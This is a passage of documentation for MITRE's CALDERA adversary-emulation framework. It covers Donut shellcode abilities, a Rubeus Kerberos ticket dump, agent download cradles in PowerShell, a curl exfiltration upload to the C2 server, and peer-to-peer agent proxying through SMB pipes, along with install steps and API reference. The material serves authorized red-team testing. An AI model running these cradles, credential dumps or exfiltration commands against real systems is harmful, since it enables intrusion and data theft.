  payloads:
    - SharpSploit.dll
```

13.2.3 Donut

The `donut` gocat extension is required to execute donut shellcode.

The `donut_amd64` executor combined with a `build_target` value ending with `.donut`, can be used to generate shellcode using donut. Payloads will first be dynamically-compiled into .NET executables using Builder, then converted to donut shellcode by a Stockpile payload handler. The `.donut` file will be written to disk and injected into memory by the sandcat agent.

The `command` field can, optionally, be used to supply command line arguments to the payload. In order for the sandcat agent to properly execute the payload, the `command` field must either begin with the `.donut` file name, or not exist.

The following example shows donut functionality using the optional `command` field to pass arguments:

```
---

- id: 7edeece0-9a0e-4fdc-a93d-86fe2ff8ad55
  name: Test Donut with Arguments
  description: Hello Name Donut
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      donut_amd64:
        build_target: HelloNameDonut.donut
        command: .\HelloNameDonut.donut "#{paw}" "#{server}"
        language: csharp
        code: |
          using System;

          namespace HelloNameDonut
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      if (args.Length < 2) {
                          Console.WriteLine("No name, no server");
                      }
                      else {
                        Console.WriteLine("Hello " + Convert.ToString(args[0]) + "␣
↪from " + Convert.ToString(args[1]));
                      }
                  }
              }
          }
```

Donut can also be used to read from pre-compiled executables. .NET Framework 4 is required. Executables will be found with either a `.donut.exe` or a `.exe` extension, and `.donut.exe` extensions will be prioritized. The following example will transform a payload named `Rubeus.donut.exe` into shellcode which will be executed in memory. Note that `Rubeus.donut` is specified in the payload and command:

```
---

- id: 043d6200-0541-41ee-bc7f-bcc6ba15facd
  name: TGT Dump
  description: Dump TGT tickets with Rubeus
  tactic: credential-access
  technique:
    attack_id: T1558
    name: Steal or Forge Kerberos Tickets
  privilege: Elevated
  platforms:
    windows:
      donut_amd64:
        command: .\Rubeus.donut dump /nowrap
        payloads:
        - Rubeus.donut
```

CHAPTER

FOURTEEN

INSTALL CALDERA OFFLINE

To install CALDERA on a server without internet access, `pip` can be used to download the CALDERA dependencies from a machine with internet access. Once the dependencies are downloaded, they can be copied to the offline machine and installed.

The internet machine's platform and python version should match offline server. For example, if the the offline target machine runs Python 3.6 on CentOS 7, then Python3.6 and CentOS 7 should be used to perform the packaging to minimize problems.

```
git clone --recursive https://github.com/mitre/caldera.git
mkdir caldera/python_deps
pip download -r caldera/requirements.txt --dest caldera/python_deps
```

The `caldera` directory can now be copied to the offline server via whatever means are convenient (`scp` if there's connectivity, sneakernet, etc)

Once the `caldera` directory has been copied to the offline machine the dependencies can be installed with pip.

```
pip install -r caldera/requirements.txt --no-index --find-links caldera/python_deps
```

CALDERA can then be started as usual:

```
cd caldera
python server.py
```

CHAPTER

FIFTEEN

DOCKER DEPLOYMENT

If you wish to run CALDERA from a Docker container, execute the commands below.

1. Build a container from the latest changes.

```
docker build . -t caldera:server
```

1. Run the docker CALDERA server

```
docker run -p 7010:7010 -p 7011:7011 -p 7012:7012 -p 8888:8888 caldera:server
```

CHAPTER

SIXTEEN

CALDERA 2.0

In April 2019, the CALDERA team pushed out several large changes to the core CALDERA code-base, effectively creating a "new" version of CALDERA: CALDERA 2.0. This new version of CALDERA featured a much more modular plugin-based architecture, many bug-fixes, a new GUI, and most importantly, the introduction of two operating modes: **adversary mode** and **chain mode**.

16.1 Adversary Mode

Adversary mode is the classic CALDERA capability. Functionally, the mode is the same as it was when first released in 2017 – it still runs fully automated, end-to-end operations using a dynamic planner – although now it has some internal optimizations, bug fixes, and a different GUI. Setup and requirements for this mode are also largely the same as when first released: you must install the CAgent software on each endpoint you want to test (Windows only), pointing the agent back to the CALDERA server to run the operation. Installing the agent is now much simpler, and can be done via a PowerShell script that's displayed on the adversary mode page. From an architecture perspective, the adversary mode functionality is now entirely encapsulated in the "adversary" plugin; without loading this plugin, the functionality will be absent.

16.2 Chain Mode

Chain mode is the new operating mode for CALDERA, and was first introduced in the "2.0" release in mid 2019. This mode was designed to allow users to orchestrate/string together atomic unit tests into larger attack sequences; unlike adversary mode, chain mode was originally not designed to be dynamic, and each operation was to be run explicitly sans any variables in commands. Chain mode's relatively simple use case enabled us to design it with a much smaller footprint, requiring only simple agents to execute commands as dictated by the CALDERA server; unlike adversary mode, chain mode leverages a single agent (not an agent + a RAT), and only needs a single agent to be connected to the CALDERA server to test a network (as opposed to each endpoint needing to have CAgent installed). Generally speaking, chain mode has significantly less overhead than adversary mode, albeit at the cost of some of adversary mode's dynamism.

16.3 What's the long-term plan?

Long term, we hope to subsume adversary mode's capabilities into chain mode by adding dynamism to chain mode operations, encoding input and output for each chain mode action in a way that's similar to (though more intuitive than) the way actions are encoded in adversary mode.

16.4 Why?

After releasing the first version of chain mode, we realized that this new functionality was significantly easier to stand up than our initial adversary mode release; we've found that many people struggling to run adversary mode operations are typically struggling with that mode's dependencies/encoding. Moreover, chain mode's light overhead makes it easier to extend with new actions, allowing us to more readily encode more of the ATT&CK matrix than we could with adversary mode. We believe that shifting our operations to something lighter-weight will allow more people to use CALDERA for more use cases.

16.5 Gotchas

Our CALDERA 2.0 push came without much fanfare – or documentation! We've discovered that there are some minor pain points when first using this new version:

- Adversary mode is disabled by default. To use adversary mode, download the adversary mode plugin and make the appropriate changes to the main CALDERA local.conf file.
- Existing documentation on CALDERA is largely out to date. In particular, our page on readthedocs needs to be updated. Much of that information still pertains to adversary mode, although stuff that talks more broadly about CALDERA is somewhat dated.
- CALDERA's GUI is now significantly different; don't worry if it doesn't look the way it does in other public material!
- Adversary mode still only supports execution on Windows machines. Chain mode by contrast has support for Windows, Linux, or Mac.

CHAPTER

SEVENTEEN

UNINSTALL CALDERA

To uninstall CALDERA, navigate to the directory where CALDERA was installed and recursively remove the directory using the following command:

```
rm -rf caldera/
```

CALDERA may leave behind artifacts from deployment of agents and operations. Remove any remaining CALDERA agents, files, directories, or other artifacts left on your server and remote systems:

```
rm [ARTIFACT_NAME]
```

Generated reports and exfiled files are saved in `/tmp` on the server where CALDERA is installed.

Some examples of CALDERA artifacts left by agents (on server if agent ran locally, on clients if run remotely):

- ***sandcat.go***: sandcat agent
- ***manx.go***: manx agent
- ***nohup.out***: ouput file from deployment of certain sandcat and manx agents

CHAPTER

EIGHTEEN

COMMON PROBLEMS

18.1 I'm getting an error starting the application!

1. You likely have a misalignment between the core code and the plugin repositories. This is typically caused by doing a "git pull" on one of the repositories and not the others. If you see this error, you should re-clone the latest stable version of CALDERA (recursively, of course).
2. Another common reason for this is running CALDERA from < Python 3.6.1.

18.2 I start an agent but cannot see it from the server!

1. Check that the firewall is open, allowing network connections, between the remote computer running the agent and the server itself.
2. Ensure you are serving CALDERA on all interfaces (0.0.0.0).
3. If you are running the agent on Windows, our default agent assumes it is a 64-bit system. If you are running 32-bit, you'll need to recompile the Windows agent to use it.

18.3 I'm seeing issues in the browser - things don't seem right!

1. Are you using Chrome or Safari? These are the only supported/tested browsers. All other ones are use-at-your-own-risk.

18.4 I see a 404 when I try to download conf.yml!

1. The conf.yml file is only relevant to pre-CALDERA 2.0. You should go to the README page and follow the instructions to run one of the missions.

18.5 I ran an adversary and it didn't do everything!

1. Check each ability on the adversary profile. It should show an icon for which operating system it runs on. Match this up with the operating systems of your agents. These are the only abilities an operation will attempt to run.
2. Look at each ability command. If there is a variable inside - shown by #{} syntax - the ability will need to be "unlocked" by another ability, in a prior step, before it can run.

18.6 I can't open files on the server

1. Files are encrypted by default and can be decrypted with the following utility: https://github.com/mitre/caldera/blob/master/app/utility/file_decryptor.py

18.7 I'm getting this GO error when I run my server!

```
can't load package: package github.com/google/go-github/github: cannot find package
↪"github.com/google/go-github/github" in any of:
        /usr/local/go/src/github.com/google/go-github/github (from $GOROOT)
        /home/debian/go/src/github.com/google/go-github/github (from $GOPATH)
```

1. Check to see if GO is properly installed on your system.
2. Make sure the go environment variables are properly set. Add the following line to your `/etc/profile`:

```
export PATH=$PATH:/usr/local/go/bin
```

1. Run the following GO commands:

```
go get -u github.com/google/go-github/github
go get -u golang.org/x/oauth2
```

CHAPTER

NINETEEN

EXFILTRATION

After completing an operation a user may want to review the data retreived from the target system. This data is automatically stored on the CALDERA server in a directory specified in /conf/default.yml.

19.1 Accessing Exfiltrated Files

Some abilities will return files from the agent to the CALDERA server. This can also be done manually with

```
curl -X POST -F 'data=@/file/path/' http://server_ip:8888/file/upload
```

Note: localhost could be rejected in place of the server IP. In this case you will get error 7. You should type out the full IP. These files are sent from the agent to server_ip/file/upload at which point the server places these files inside the directory specified by /conf/default.yml to key "exfil_dir". By default it is set to /tmp

19.2 Accessing Operations Reports

After the server is shut down the reports from operations are placed inside the directory specified by the /conf/default.yml to key "reports_dir". By default it is also set to /tmp

19.3 Unencrypting the files

The reports and exfiltrated files are encrypted on the server. To view the file contents the user will have to decrypt the file using /app/utility/file_decryptor.py . This can be performed with:

```
python /app/utility/file_decryptor.py --config /conf/default.yml _input file path_
```

The output file will already have the _decrypted tag appended to the end of the file name once the decrypted file is created by the python script.

CHAPTER

TWENTY

PEER-TO-PEER PROXY FUNCTIONALITY FOR 54NDC47 AGENTS

In certain scenarios, an agent may start on a machine that can't directly connect to the C2 server. For instance, agent A may laterally move to a machine that is on an internal network and cannot beacon out to the C2. By giving agents peer-to-peer capabilities, users can overcome these limitations. Peer-to-peer proxy-enabled agents can relay messages and act as proxies between the C2 server and peers, giving users more flexibility in their Caldera operations.

This guide will explain how 54ndc47 incorporates peer-to-peer proxy functionality and how users can include it in their operations.

20.1 How 54ndc47 Uses Peer-to-Peer

By default, a 54ndc47 agent will try to connect to its defined C2 server using the provided C2 protocol (e.g. HTTP). Under ideal circumstances, the requested C2 server is valid and reachable by the agent, and no issues occur. Because agents cannot guarantee that the requested C2 server is valid, that the requested C2 protocol is valid and supported by the agent, nor that the C2 server is even reachable, the agent will fall back to peer-to-peer proxy methods as a backup method. The order of events is as follows:

1. Agent checks if the provided C2 protocol is valid and supported. If not, the agent resorts to peer-to-peer proxy.
2. If the C2 protocol is valid and supported, the agent will try to reach out to the provided C2 server using that protocol. If the agent gets a successful Beacon, then it continues using the established C2 protocol and server. If the agent misses 3 Beacons in a row (even after having successfully Beaconed in the past), then the agent will fall back to peer-to-peer proxy.

When falling back to peer-to-peer proxy methods, the agent does the following:

1. Search through all known peer proxy receivers and see if any of their protocols are supported.
2. If the agent finds a peer proxy protocol it can use, it will switch its C2 server and C2 protocol to one of the available corresponding peer proxy locations and the associated peer proxy protocol. For example, if an agent cannot successfully make HTTP requests to the C2 server at `http://10.1.1.1:8080`, but it knows that another agent is proxying peer communications through an SMB pipe path available at `\\WORKSTATION\pipe\proxypipe`, then the agent will check if it supports SMB Pipe peer-to-peer proxy capabilities. If so (i.e. if the associated gocat extension was included in the 54ndc47 binary), then the agent will change its server to `\\WORKSTATION\pipe\proxypipe` and its C2 protocol to `SmbPipe`.

The agent also keeps track of which peer proxy receivers it has tried so far, and it will round-robin through each one it hasn't tried until it finds one it can use. If the agent cannot use any of the available peer proxy receivers, or if they happen to all be offline or unreachable, then the agent will pause and try each one again.

20.1.1 Determining Available Receivers

Since an agent that requires peer-to-peer communication can't reach the C2 server, it needs a way to obtain the available proxy peer receivers (their protocols and where to find them). Currently, Caldera achieves this by including available peer receiver information in the dynamically-compiled binaries. When agents hosting peer proxy receivers check in through a successful beacon to the C2, the agents will include their peer-to-peer proxy receiver addresses and corresponding protocols, if any. The C2 server will store this information to later include in a dynamically compiled binary upon user request.

Users can compile a 54ndc47 binary that includes known available peer-to-peer receivers (their protocols and locations), by using the `includeProxyPeers` header when sending the HTTP requests to the Caldera server for agent binary compilation. In order for a receiver to be included, the agent hosting the receiver must be trusted, and the peer-to-peer protocol for the receiver must be included in the header value.

The header value can take one of the following formats:

- `All` : include all available receivers
- `protocol1,protocol2,protocol3` : include only the proxy receivers that follow the requested protocols (comma-separated).
- `!protcol1,protocol2,protocol3` : include all available receivers, EXCEPT those that use the indicated protocols.

By specifying protocols, users have greater control over their agents' communication, especially when they do not want particular protocols to appear in the local network traffic.

For example, suppose trusted agents A, B, C are each running HTTP proxy receivers at network addresses `http://10.1.1.11:8081`, `http://10.1.1.12:8082`, `http://10.1.1.13:8083`, respectively. The peer-to-peer proxy protocol is `HTTP`. When compiling a binary with the HTTP header `includeProxyPeers:All` or `includeProxyPeers:HTTP`, the binary will contain all 3 URLs for the agent to use in case it cannot connect to the specified C2.

20.1.2 Required gocat Extensions

To leverage peer-to-peer functionality, one or more gocat extensions may need to be installed. This can be done through cradles by including the `gocat-extensions` header when sending HTTP requests to the Caldera server for dynamic 54ndc47 compilation. The header value will be a comma-separated list of all the desired extensions (e.g. `proxy_method1,proxy_method2`). If the requested extension is supported and available within the user's current Caldera installation, then the extension will be included.

20.1.3 Command Line Options

Starting Receivers

To start an agent with peer-to-peer proxy receivers, the `-listenP2P` commandline switch must be used (no parameters taken). When this switch is set, the agent will activate all supported peer-to-peer proxy receivers.

Example powershell commands to start an agent with HTTP and SMB Pipe receivers:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http,proxy_smb_pipe"); # Include gocat␣
↪extensions for the proxy protocols.
```

(continues on next page)

(continued from previous page)

```
$output="C:\Users\Public\sandcat.exe";
$wc.DownloadFile($url,$output);
C:\Users\Public\sandcat.exe -server http://192.168.137.122:8888 -v -listenP2P;
```

Manually Connecting to Peers via Command-Line

In cases where operators know ahead of time that a newly spawned agent cannot directly connect to the C2, they can use the existing command-line options for 54ndc47 to have the new agent connect to a peer. To do so, the `-c2` and `-server` options are set to the peer-to-peer proxy protocol and address of the peer's proxy receiver, respectively.

For example, suppose trusted agent A is running an SMB pipe proxy receiver at pipe path `\\WORKSTATION1\pipe\agentpipe`. Instead of compiling a new agent using the HTTP header `includeProxyPeers:All` or `includeProxyPeers:SmbPipe` to include the pipe path information in the binary, operators can simply specify `-c2 SmbPipe` and `-server \\WORKSTATION1\pipe\agentpipe` in the command to run the agent. Note that in this instance, the appropriate SMB pipe proxy gocat extension will need to be installed when compiling the agent binaries.

Example powershell commands to start an agent and have it directly connect to a peer's SMB pipe proxy receiver:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_smb_pipe"); # Required extension for SMB␣
↪Pipe proxy.
$output="C:\Users\Public\sandcat.exe";
$wc.DownloadFile($url,$output);

# ...
# ... transfer SMB Pipe-enabled binary to new machine via lateral movement technique
# ...

# Run new agent
C:\Users\Public\sandcat.exe -server \\WORKSTATION1\pipe\agentpipe -c2 SmbPipe;
```

20.1.4 Chaining Peer-to-Peer

In complex circumstances, operators can create proxy chains of agents, where communication with the C2 traverses several hops through agent peer-to-peer links. The peer-to-peer proxy links do not need to all use the same proxy protocol. If an agent is running a peer-to-peer proxy receiver via the `-listenP2P` command-line flag, and if the agent uses peer-to-peer communications to reach the C2 (either automatically or manually), then the chaining will occur automatically without additional user interaction.

Manual example - run peer proxy receivers, but manually connect to another agent's pipe to communicate with the C2:

```
C:\Users\Public\sandcat.exe -server \\WORKSTATION1\pipe\agentpipe -listenP2P
```

20.2 Peer-To-Peer Interfaces

At the core of the 54ndc47 peer-to-peer functionality are the peer-to-peer clients and peer-to-peer receivers. Agents can operate one or both, and can support multiple variants of each. For instance, an agent that cannot directly reach the C2 server would run a peer-to-peer client that will reach out to a peer-to-peer receiver running on a peer agent. Depending on the gocat extensions that each agent supports, an agent could run many different types of peer-to-peer receivers simultaneously in order to maximize the likelihood of successful proxied peer-to-peer communication.

Direct communication between the 54ndc47 agent and the C2 server is defined by the Contact interface in the contact.go file within the `contact` gocat package. Because all peer-to-peer communication eventually gets proxied to the C2 server, agents essentially treat their peer proxy receivers as just another server.

The peer-to-peer proxy receiver functionality is defined in the `P2pReceiver` interface in the proxy.go file within the `proxy` gocat package. Each implementation requires the following:

- Method to initialize the receiver
- Method to run the receiver itself as a go routine (provide the forwarding proxy functionality)
- Methods to update the upstream server and communication implementation
- Method to cleanly terminate the receiver.
- Method to get the local receiver addresses.

20.3 Current Peer-to-Peer Implementations

20.3.1 HTTP proxy

The 54ndc47 agent currently supports one peer-to-peer proxy: a basic HTTP proxy. Agents that want to use the HTTP peer-to-peer proxy can connect to the C2 server via an HTTP proxy running on another agent. Agent A can start an HTTP proxy receiver (essentially a proxy listener) and forward any requests/responses. Because the nature of an HTTP proxy receiver implies that the running agent will send HTTP requests upstream, an agent must be using the HTTP c2 protocol in order to successfully provide HTTP proxy receiver services.

The peer-to-peer HTTP client is the same HTTP implementation of the Contact interface, meaning that an agent simply needs to use the `HTTP` c2 protocol in order to connect to an HTTP proxy receiver.

In order to run an HTTP proxy receiver, the 54ndc47 agent must have the `proxy_http` gocat extension installed.

Example commands:

Compiling and running a 54ndc47 agent that supports HTTP receivers:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http");
$output="C:\Users\Public\sandcat.exe";$wc.DownloadFile($url,$output);
C:\Users\Public\sandcat.exe -server http://192.168.137.122:8888 -v -listenP2P
```

CHAPTER

TWENTYONE

RESOURCES

21.1 Ability List

The following file contains a list of Caldera's abilities in comma-separated value (CSV) format.

`abilities.csv`

The following section contains information intended to help developers understand the inner workings of the CALDERA adversary emulation tool, CALDERA plugins, or new tools that interface with the CALDERA server.

CHAPTER

TWENTYTWO

APP

22.1 app.api namespace

22.1.1 Subpackages

app.api.packs namespace

Submodules

app.api.packs.advanced module

class app.api.packs.advanced.**AdvancedPack**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async enable()

app.api.packs.campaign module

class app.api.packs.campaign.**CampaignPack**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async enable()

22.1.2 Submodules

22.1.3 app.api.rest_api module

class app.api.rest_api.**RestApi**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async download_file(*request*)

async enable()

async landing(*request*)

async login(*request*)

async logout(*request*)

async rest_core(***params*)

async rest_core_info(**params)

async upload_file(*request*)

async validate_login(*request*)

22.2 app.contacts namespace

22.2.1 Subpackages

app.contacts.handles namespace

Submodules

app.contacts.handles.h_beacon module

class app.contacts.handles.h_beacon.**Handle**(*tag*)

Bases: object

async static run(*message*, *services*, *caller*)

22.2.2 Submodules

22.2.3 app.contacts.contact_gist module

class app.contacts.contact_gist.**Contact**(*services*)

Bases: *app.utility.base_world.BaseWorld*

async get_beacons()

Retrieve all GIST beacons for a particular api key :return: the beacons

async get_results()

Retrieve all GIST posted results for a this C2's api key :return:

async gist_operation_loop()

async handle_beacons(*beacons*)

Handles various beacons types (beacon and results)

retrieve_config()

async start()

async valid_config()

app.contacts.contact_gist.**api_access**(*func*)

22.2.4 app.contacts.contact_html module

class app.contacts.contact_html.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

22.2.5 app.contacts.contact_http module

class app.contacts.contact_http.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

22.2.6 app.contacts.contact_tcp module

class app.contacts.contact_tcp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async operation_loop()

async start()

class app.contacts.contact_tcp.**TcpSessionHandler**(*services*, *log*)
Bases: *app.utility.base_world.BaseWorld*

async accept(*reader*, *writer*)

async refresh()

async send(*session_id*, *cmd*)

22.2.7 app.contacts.contact_udp module

class app.contacts.contact_udp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_udp.**Handler**(*services*)
Bases: asyncio.protocols.DatagramProtocol

datagram_received(*data*, *addr*)
Called when some datagram is received.

22.2.8 app.contacts.contact_websocket module

class app.contacts.contact_websocket.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_websocket.**Handler**(*services*)
Bases: object

async handle(*socket*, *path*)

22.3 app.learning namespace

22.3.1 Submodules

22.3.2 app.learning.p_ip module

class app.learning.p_ip.**Parser**
Bases: object

parse(*blob*)

22.3.3 app.learning.p_path module

class app.learning.p_path.**Parser**
Bases: object

parse(*blob*)

22.4 app.objects namespace

22.4.1 Subpackages

app.objects.interfaces namespace

Submodules

app.objects.interfaces.i_object module

class app.objects.interfaces.i_object.**FirstClassObjectInterface**
Bases: abc.ABC

abstract store(*ram*)

abstract property unique

app.objects.secondclass namespace

Submodules

app.objects.secondclass.c_fact module

class app.objects.secondclass.c_fact.**Fact**(*trait*, *value=None*, *score=1*, *collected_by=None*, *technique_id=None*)
Bases: *app.utility.base_object.BaseObject*

escaped(*executor*)

load_schema = <FactSchema(many=False)>

schema = <FactSchema(many=False)>

property unique

class app.objects.secondclass.c_fact.**FactSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_fact(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_goal module

class app.objects.secondclass.c_goal.**Goal**(*target='exhaustion'*, *value='complete'*, *count=None*, *operator='=='*)

Bases: *app.utility.base_object.BaseObject*

MAX_GOAL_COUNT = 1048576

static parse_operator(*operator*)

satisfied(*all_facts=None*)

schema = <GoalSchema(many=False)>

class app.objects.secondclass.c_goal.**GoalSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_goal(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_instruction module

class app.objects.secondclass.c_instruction.**Instruction**(*id*, *command*, *executor*, *payloads=None*, *sleep=0*, *timeout=60*)

Bases: *app.utility.base_object.BaseObject*

property display

schema = <InstructionSchema(many=False)>

class app.objects.secondclass.c_instruction.**InstructionSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_instruction(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_link module

class app.objects.secondclass.c_link.**Link**(*command*, *paw*, *ability*, *status=- 3*, *score=0*, *jitter=0*, *cleanup=0*, *id=None*, *pin=0*, *host=None*)

Bases: *app.utility.base_object.BaseObject*

apply_id(*host*)

can_ignore()

display_schema = <LinkSchema(many=False)>

load_schema = <LinkSchema(many=False)>

async parse(*operation*, *result*)

property pin

schema = <LinkSchema(many=False)>

property states

property unique

class app.objects.secondclass.c_link.**LinkSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'exclude'

build_link(*data*, **_)

fix_ability(*link*, **_)

opts = <marshmallow.schema.SchemaOpts object>

prepare_link(*data*, **_)

app.objects.secondclass.c_parser module

class app.objects.secondclass.c_parser.**Parser**(*module*, *parserconfigs*)

Bases: *app.utility.base_object.BaseObject*

schema = <ParserSchema(many=False)>

property unique

class app.objects.secondclass.c_parser.**ParserSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_parser(*data*, **_)

fix_relationships(*parser*, **_)

opts = <marshmallow.schema.SchemaOpts object>

prepare_parser(*data*, **_)

app.objects.secondclass.c_parserconfig module

class app.objects.secondclass.c_parserconfig.**ParserConfig**(*source*, *edge=None*, *target=None*, *custom_parser_vals=None*)

Bases: *app.utility.base_object.BaseObject*

schema = <ParserConfigSchema(many=False)>

class app.objects.secondclass.c_parserconfig.**ParserConfigSchema**(***, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'include'

build_parserconfig(*data*, **_)

check_edge_target(*in_data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

remove_nones(*data*, **_)

app.objects.secondclass.c_relationship module

class app.objects.secondclass.c_relationship.**Relationship**(*source*, *edge=None*, *target=None*, *score=1*)

Bases: *app.utility.base_object.BaseObject*

property display

classmethod from_json(*json*)

load_schema = <RelationshipSchema(many=False)>

schema = <RelationshipSchema(many=False)>

property unique

class app.objects.secondclass.c_relationship.**RelationshipSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_relationship(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_requirement module

class app.objects.secondclass.c_requirement.**Requirement**(*module*, *relationship_match*)

Bases: *app.utility.base_object.BaseObject*

schema = <RequirementSchema(many=False)>

property unique

class app.objects.secondclass.c_requirement.**RequirementSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_requirement(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_result module

class app.objects.secondclass.c_result.**Result**(*id*, *output*, *pid=0*, *status=0*)

Bases: *app.utility.base_object.BaseObject*

schema = <ResultSchema(many=False)>

class app.objects.secondclass.c_result.**ResultSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_result(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_rule module

class app.objects.secondclass.c_rule.**Rule**(*action*, *trait*, *match='.*'*)

Bases: *app.utility.base_object.BaseObject*

schema = <RuleSchema(many=False)>

class app.objects.secondclass.c_rule.**RuleActionField**(**, default: Any = <marshmallow.missing>, missing: Any = <marshmallow.missing>, data_key: str = None, attribute: str = None, validate: Union[Callable[[Any], Any], Iterable[Callable[[Any], Any]]] = None, required: bool = False, allow_none: bool = None, load_only: bool = False, dump_only: bool = False, error_messages: Dict[str, str] = None, **metadata*)

Bases: marshmallow.fields.Field

Custom field to handle the RuleAction Enum.

class app.objects.secondclass.c_rule.**RuleSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_rule(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_variation module

class app.objects.secondclass.c_variation.**Variation**(*description*, *command*)

Bases: *app.utility.base_object.BaseObject*

property command

property raw_command

schema = <VariationSchema(many=False)>

class app.objects.secondclass.c_variation.**VariationSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_variation(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_visibility module

class app.objects.secondclass.c_visibility.**Visibility**

Bases: *app.utility.base_object.BaseObject*

MAX_SCORE = 100

MIN_SCORE = 1

apply(*adjustment*)

property display

schema = <VisibilitySchema(many=False)>

property score

class app.objects.secondclass.c_visibility.**VisibilitySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

